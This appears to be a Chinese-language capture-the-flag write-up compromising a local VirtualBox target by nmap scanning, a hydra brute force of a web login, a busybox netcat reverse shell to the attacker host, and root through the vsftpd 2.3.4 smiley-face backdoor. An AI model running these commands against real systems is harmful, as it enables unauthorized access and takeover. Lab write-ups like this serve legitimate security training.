## 主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ]
└─# arp-scan -I eth1 -l
(...)
192.168.56.106  08:00:27:13:7d:6c       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.106`

## 端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ]
└─# nmap -p- 192.168.56.106
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
80/tcp   open     http
6200/tcp filtered lm-x
```

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ]
└─# nmap -sT -sC -sV -O -p21,22,80,6200 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 23:56 CST
Nmap scan report for 192.168.56.106
Host is up (0.0015s latency).

PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.247
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              14 Jun 17 13:41 creds.txt
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open     http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
```


```
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Linux\xE9\x9D\xB6\xE6\x9C\xBA\xE5\x85\xA5\xE5\x8F\xA3
6200/tcp filtered lm-x
MAC Address: 08:00:27:13:7D:6C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.14 seconds
```

## 漏洞利用（vsftpd 2.3.4笑脸后门）

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ]
└─# nc 192.168.56.106 21
220 (vsFTPd 2.3.4)
USER b:)
331 Please specify the password.
PASS 123456
```

但是连接6200端口时为得到shell，利用失败


## Web渗透（探测80端口）




emmm，尝试无果，爆破

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/yibasuo]
└─# hydra -l admin -P ~/Desktop/rockyou.txt 192.168.56.106 http-post-form
"/:username=^USER^&password=^PASS^&submit=Login:S=Location" -vV
(...)
[80][http-post-form] host: 192.168.56.106   login: admin   password: password123
```

登录进控制系统




发现可以执行命令，反弹shell

# 反弹Webshell

执行：`busybox nc 192.168.56.247 6666 -e /bin/bash`

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/yibasuo]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.106] 51030
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

拿到webshell

# 权限提升

```
www-data@Yibasuo:/var/www/html$ ls -al /home
total 16
drwxr-xr-x  4 root root 4096 Jun 17 09:44 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
drwxr-xr-x  2 root root 4096 Jun 17 09:41 ftp
drwxr-xr-x  2 todd todd 4096 Jun 17 09:45 todd
```

ftp目录下有个文本文件，里面是一个root:fakepass，貌似没啥用，ftp匿名登录也能拿到

todd目录下是userflag

利用vsftpd的笑脸漏洞提权

```
www-data@Yibasuo:/var/www/html$ ss -tulpn
Netid       State        Recv-Q       Send-Q              Local Address:Port
          Peer Address:Port
udp         UNCONN       0            0                         0.0.0.0:68
                 0.0.0.0:*
tcp         LISTEN       0            32                        0.0.0.0:21
                 0.0.0.0:*
tcp         LISTEN       0            128                       0.0.0.0:22
                 0.0.0.0:*
tcp         LISTEN       0            128                           *:80
                    *:*
tcp         LISTEN       0            128                        [::]:22
                    [::]:*
www-data@Yibasuo:/var/www/html$ busybox nc 127.0.0.1 21
220 (vsFTPd 2.3.4)
user a:)
331 Please specify the password.
pass 123456
^C
www-data@Yibasuo:/var/www/html$ ss -tulpn
Netid       State        Recv-Q       Send-Q              Local Address:Port
          Peer Address:Port
udp         UNCONN       0            0                         0.0.0.0:68
                 0.0.0.0:*
tcp         LISTEN       0            32                        0.0.0.0:21
                 0.0.0.0:*
tcp         LISTEN       0            128                       0.0.0.0:22
                 0.0.0.0:*
tcp         LISTEN       0            100                       0.0.0.0:6200
                 0.0.0.0:*
tcp         LISTEN       0            128                           *:80
                    *:*
tcp         LISTEN       0            128                        [::]:22
                    [::]:*
www-data@Yibasuo:/var/www/html$ busybox nc 127.0.0.1 6200
id
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root权限